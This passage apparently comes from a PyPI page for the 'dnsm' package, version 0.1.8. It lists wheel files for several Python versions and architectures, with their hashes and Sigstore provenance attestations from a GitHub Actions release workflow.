fc8b8f1d6e8c3fc8273622ad9acf5016cb1903550d80abfe3984af85c020dbf0 - Sigstore transparency entry: 1409660790
- Sigstore integration time:
-
Permalink:
k-o-n-t-o-r/dnsm@6c293ad6bb0ff7a37d70b3d3702b4583e2c689cc -
Branch / Tag:
refs/tags/v0.1.8 - Owner: https://github.com/k-o-n-t-o-r
-
Access:
public
-
Token Issuer:
https://token.actions.githubusercontent.com -
Runner Environment:
github-hosted -
Publication workflow:
release-pypi.yml@6c293ad6bb0ff7a37d70b3d3702b4583e2c689cc -
Trigger Event:
workflow_dispatch
-
Statement type:
File details
Details for the file dnsm-0.1.8-cp311-cp311-manylinux_2_17_x86_64.manylinux2014_x86_64.whl.
File metadata
- Download URL: dnsm-0.1.8-cp311-cp311-manylinux_2_17_x86_64.manylinux2014_x86_64.whl
- Upload date:
- Size: 294.8 kB
- Tags: CPython 3.11, manylinux: glibc 2.17+ x86-64
- Uploaded using Trusted Publishing? Yes
- Uploaded via: twine/6.1.0 CPython/3.13.12
File hashes
| Algorithm | Hash digest | |
|---|---|---|
| SHA256 |
dc8247e0599a20401a29dfa4c427c568d6d3752e1a2a3cf4d59c61fea45a5bec
|
|
| MD5 |
4021166192095f14268de0501156912f
|
|
| BLAKE2b-256 |
3faa385aeebbdf995994823e062ed7c6d95ca57ea211d66939fab2ceae8f2ae2
|
Provenance
The following attestation bundles were made for dnsm-0.1.8-cp311-cp311-manylinux_2_17_x86_64.manylinux2014_x86_64.whl:
Publisher:
release-pypi.yml on k-o-n-t-o-r/dnsm
-
Statement:
-
Statement type:
https://in-toto.io/Statement/v1 -
Predicate type:
https://docs.pypi.org/attestations/publish/v1 -
Subject name:
dnsm-0.1.8-cp311-cp311-manylinux_2_17_x86_64.manylinux2014_x86_64.whl -
Subject digest:
dc8247e0599a20401a29dfa4c427c568d6d3752e1a2a3cf4d59c61fea45a5bec - Sigstore transparency entry: 1409660768
- Sigstore integration time:
-
Permalink:
k-o-n-t-o-r/dnsm@6c293ad6bb0ff7a37d70b3d3702b4583e2c689cc -
Branch / Tag:
refs/tags/v0.1.8 - Owner: https://github.com/k-o-n-t-o-r
-
Access:
public
-
Token Issuer:
https://token.actions.githubusercontent.com -
Runner Environment:
github-hosted -
Publication workflow:
release-pypi.yml@6c293ad6bb0ff7a37d70b3d3702b4583e2c689cc -
Trigger Event:
workflow_dispatch
-
Statement type:
File details
Details for the file dnsm-0.1.8-cp311-cp311-manylinux_2_17_aarch64.manylinux2014_aarch64.whl.
File metadata
- Download URL: dnsm-0.1.8-cp311-cp311-manylinux_2_17_aarch64.manylinux2014_aarch64.whl
- Upload date:
- Size: 273.0 kB
- Tags: CPython 3.11, manylinux: glibc 2.17+ ARM64
- Uploaded using Trusted Publishing? Yes
- Uploaded via: twine/6.1.0 CPython/3.13.12
File hashes
| Algorithm | Hash digest | |
|---|---|---|
| SHA256 |
855c82def85833e1d7eeb50e9d797c1deffe5f1b2bd14efb920d500ce70d5bb0
|
|
| MD5 |
517679f92e5d8d974e0d9a76b2d24b05
|
|
| BLAKE2b-256 |
6a45fe96394844dbdf4b2a61e167d6a8a6df7ed824b8345b15f7c03908b381ae
|
Provenance
The following attestation bundles were made for dnsm-0.1.8-cp311-cp311-manylinux_2_17_aarch64.manylinux2014_aarch64.whl:
Publisher:
release-pypi.yml on k-o-n-t-o-r/dnsm
-
Statement:
-
Statement type:
https://in-toto.io/Statement/v1 -
Predicate type:
https://docs.pypi.org/attestations/publish/v1 -
Subject name:
dnsm-0.1.8-cp311-cp311-manylinux_2_17_aarch64.manylinux2014_aarch64.whl -
Subject digest:
855c82def85833e1d7eeb50e9d797c1deffe5f1b2bd14efb920d500ce70d5bb0 - Sigstore transparency entry: 1409660834
- Sigstore integration time:
-
Permalink:
k-o-n-t-o-r/dnsm@6c293ad6bb0ff7a37d70b3d3702b4583e2c689cc -
Branch / Tag:
refs/tags/v0.1.8 - Owner: https://github.com/k-o-n-t-o-r
-
Access:
public
-
Token Issuer:
https://token.actions.githubusercontent.com -
Runner Environment:
github-hosted -
Publication workflow:
release-pypi.yml@6c293ad6bb0ff7a37d70b3d3702b4583e2c689cc -
Trigger Event:
workflow_dispatch
-
Statement type:
File details
Details for the file dnsm-0.1.8-cp310-cp310-manylinux_2_17_x86_64.manylinux2014_x86_64.whl.
File metadata
- Download URL: dnsm-0.1.8-cp310-cp310-manylinux_2_17_x86_64.manylinux2014_x86_64.whl
- Upload date:
- Size: 295.0 kB
- Tags: CPython 3.10, manylinux: glibc 2.17+ x86-64
- Uploaded using Trusted Publishing? Yes
- Uploaded via: twine/6.1.0 CPython/3.13.12
File hashes
| Algorithm | Hash digest | |
|---|---|---|
| SHA256 |
6d861a5e2bac02e545f73c11b89b1a399bf2fd45abed02c4e5a20f6bd7777dc6
|
|
| MD5 |
3405c573ec71e1676eecc946382c3d56
|
|
| BLAKE2b-256 |
5906a740d0ef3bb3bad16eaf957c53023aeb69364bdbbc1fbdf759b5c4f45ecb
|
Provenance
The following attestation bundles were made for dnsm-0.1.8-cp310-cp310-manylinux_2_17_x86_64.manylinux2014_x86_64.whl:
Publisher:
release-pypi.yml on k-o-n-t-o-r/dnsm
-
Statement:
-
Statement type:
https://in-toto.io/Statement/v1 -
Predicate type:
https://docs.pypi.org/attestations/publish/v1 -
Subject name:
dnsm-0.1.8-cp310-cp310-manylinux_2_17_x86_64.manylinux2014_x86_64.whl -
Subject digest:
6d861a5e2bac02e545f73c11b89b1a399bf2fd45abed02c4e5a20f6bd7777dc6 - Sigstore transparency entry: 1409660737
- Sigstore integration time:
-
Permalink:
k-o-n-t-o-r/dnsm@6c293ad6bb0ff7a37d70b3d3702b4583e2c689cc -
Branch / Tag:
refs/tags/v0.1.8 - Owner: https://github.com/k-o-n-t-o-r
-
Access:
public
-
Token Issuer:
https://token.actions.githubusercontent.com -
Runner Environment:
github-hosted -
Publication workflow:
release-pypi.yml@6c293ad6bb0ff7a37d70b3d3702b4583e2c689cc -
Trigger Event:
workflow_dispatch
-
Statement type:
File details
Details for the file dnsm-0.1.8-cp310-cp310-manylinux_2_17_aarch64.manylinux2014_aarch64.whl.
File metadata
- Download URL: dnsm-0.1.8-cp310-cp310-manylinux_2_17_aarch64.manylinux2014_aarch64.whl
- Upload date:
- Size: 273.1 kB
- Tags: CPython 3.10, manylinux: glibc 2.17+ ARM64
- Uploaded using Trusted Publishing? Yes
- Uploaded via: twine/6.1.0 CPython/3.13.12
File hashes
| Algorithm | Hash digest | |
|---|---|---|
| SHA256 |
2745effadf2bfe49b26fd0656b46fa8db8ee836939243c7b6af9e206093519b0
|
|
| MD5 |
a7bf8e2e63ed1c929a0700baac581ab9
|
|
| BLAKE2b-256 |
57c62bf10f3cbcd4d20d9248a9bd29b03e75ec516682efa92ea459f473146b55
|
Provenance
The following attestation bundles were made for dnsm-0.1.8-cp310-cp310-manylinux_2_17_aarch64.manylinux2014_aarch64.whl:
Publisher:
release-pypi.yml on k-o-n-t-o-r/dnsm
-
Statement:
-
Statement type:
https://in-toto.io/Statement/v1 -
Predicate type:
https://docs.pypi.org/attestations/publish/v1 -
Subject name:
dnsm-0.1.8-cp310-cp310-manylinux_2_17_aarch64.manylinux2014_aarch64.whl -
Subject digest:
2745effadf2bfe49b26fd0656b46fa8db8ee836939243c7b6af9e206093519b0 - Sigstore transparency entry: 1409660702
- Sigstore integration time:
-
Permalink:
k-o-n-t-o-r/dnsm@6c293ad6bb0ff7a37d70b3d3702b4583e2c689cc -
Branch / Tag:
refs/tags/v0.1.8 - Owner: https://github.com/k-o-n-t-o-r
-
Access:
public
-
Token Issuer:
https://token.actions.githubusercontent.com -
Runner Environment:
github-hosted -
Publication workflow:
release-pypi.yml@6c293ad6bb0ff7a37d70b3d3702b4583e2c689cc -
Trigger Event:
workflow_dispatch
-
Statement type:
File details
Details for the file dnsm-0.1.8-cp39-cp39-manylinux_2_17_x86_64.manylinux2014_x86_64.whl.
File metadata
- Download URL: dnsm-0.1.8-cp39-cp39-manylinux_2_17_x86_64.manylinux2014_x86_64.whl
- Upload date:
- Size: 296.5 kB
- Tags: CPython 3.9, manylinux: glibc 2.17+ x86-64
- Uploaded using Trusted Publishing? Yes
- Uploaded via: twine/6.1.0 CPython/3.13.12
File hashes
| Algorithm | Hash digest | |
|---|---|---|
| SHA256 |
a6198664e7021a460197c0028f69828ae4536e26e99cfb7aaf7b1d7e6a429da0
|
|
| MD5 |
bd4886d86a2929b024ab87116d703956
|
|
| BLAKE2b-256 |
906e4fff23de323fb8dbfafa98e214ff0a028d701ccb989434943f2921f00088
|
Provenance
The following attestation bundles were made for dnsm-0.1.8-cp39-cp39-manylinux_2_17_x86_64.manylinux2014_x86_64.whl:
Publisher:
release-pypi.yml on k-o-n-t-o-r/dnsm
-
Statement:
-
Statement type:
https://in-toto.io/Statement/v1 -
Predicate type:
https://docs.pypi.org/attestations/publish/v1 -
Subject name:
dnsm-0.1.8-cp39-cp39-manylinux_2_17_x86_64.manylinux2014_x86_64.whl -
Subject digest:
a6198664e7021a460197c0028f69828ae4536e26e99cfb7aaf7b1d7e6a429da0 - Sigstore transparency entry: 1409660828
- Sigstore integration time:
-
Permalink:
k-o-n-t-o-r/dnsm@6c293ad6bb0ff7a37d70b3d3702b4583e2c689cc -
Branch / Tag:
refs/tags/v0.1.8 - Owner: https://github.com/k-o-n-t-o-r
-
Access:
public
-
Token Issuer:
https://token.actions.githubusercontent.com -
Runner Environment:
github-hosted -
Publication workflow:
release-pypi.yml@6c293ad6bb0ff7a37d70b3d3702b4583e2c689cc -
Trigger Event:
workflow_dispatch
-
Statement type:
File details
Details for the file dnsm-0.1.8-cp39-cp39-manylinux_2_17_aarch64.manylinux2014_aarch64.whl.
File metadata
- Download URL: dnsm-0.1.8-cp39-cp39-manylinux_2_17_aarch64.manylinux2014_aarch64.whl
- Upload date:
- Size: 274.4 kB
- Tags: CPython 3.9, manylinux: glibc 2.17+ ARM64
- Uploaded using Trusted Publishing? Yes
- Uploaded via: twine/6.1.0 CPython/3.13.12
File hashes
| Algorithm | Hash digest | |
|---|---|---|
| SHA256 |
bf594699f963d21eca61a20156502e3b0e871c937a023f7f3b70372c7e571820
|
|
| MD5 |
520e92b7d4c93af927e4d7771e53aace
|
|
| BLAKE2b-256 |
fe3d523217f6b2f609fbbe1aa9bed2d67db6b7327aceaf9a29df8c698da0f5a2
|
Provenance
The following attestation bundles were made for dnsm-0.1.8-cp39-cp39-manylinux_2_17_aarch64.manylinux2014_aarch64.whl:
Publisher:
release-pypi.yml on k-o-n-t-o-r/dnsm
-
Statement:
-
Statement type:
https://in-toto.io/Statement/v1 -
Predicate type:
https://docs.pypi.org/attestations/publish/v1 -
Subject name:
dnsm-0.1.8-cp39-cp39-manylinux_2_17_aarch64.manylinux2014_aarch64.whl -
Subject digest:
bf594699f963d21eca61a20156502e3b0e871c937a023f7f3b70372c7e571820 - Sigstore transparency entry: 1409660807
- Sigstore integration time:
-
Permalink:
k-o-n-t-o-r/dnsm@6c293ad6bb0ff7a37d70b3d3702b4583e2c689cc -
Branch / Tag:
refs/tags/v0.1.8 - Owner: https://github.com/k-o-n-t-o-r
-
Access:
public
-
Token Issuer:
https://token.actions.githubusercontent.com -
Runner Environment:
github-hosted -
Publication workflow:
release-pypi.yml@6c293ad6bb0ff7a37d70b3d3702b4583e2c689cc -
Trigger Event:
workflow_dispatch
-
Statement type:






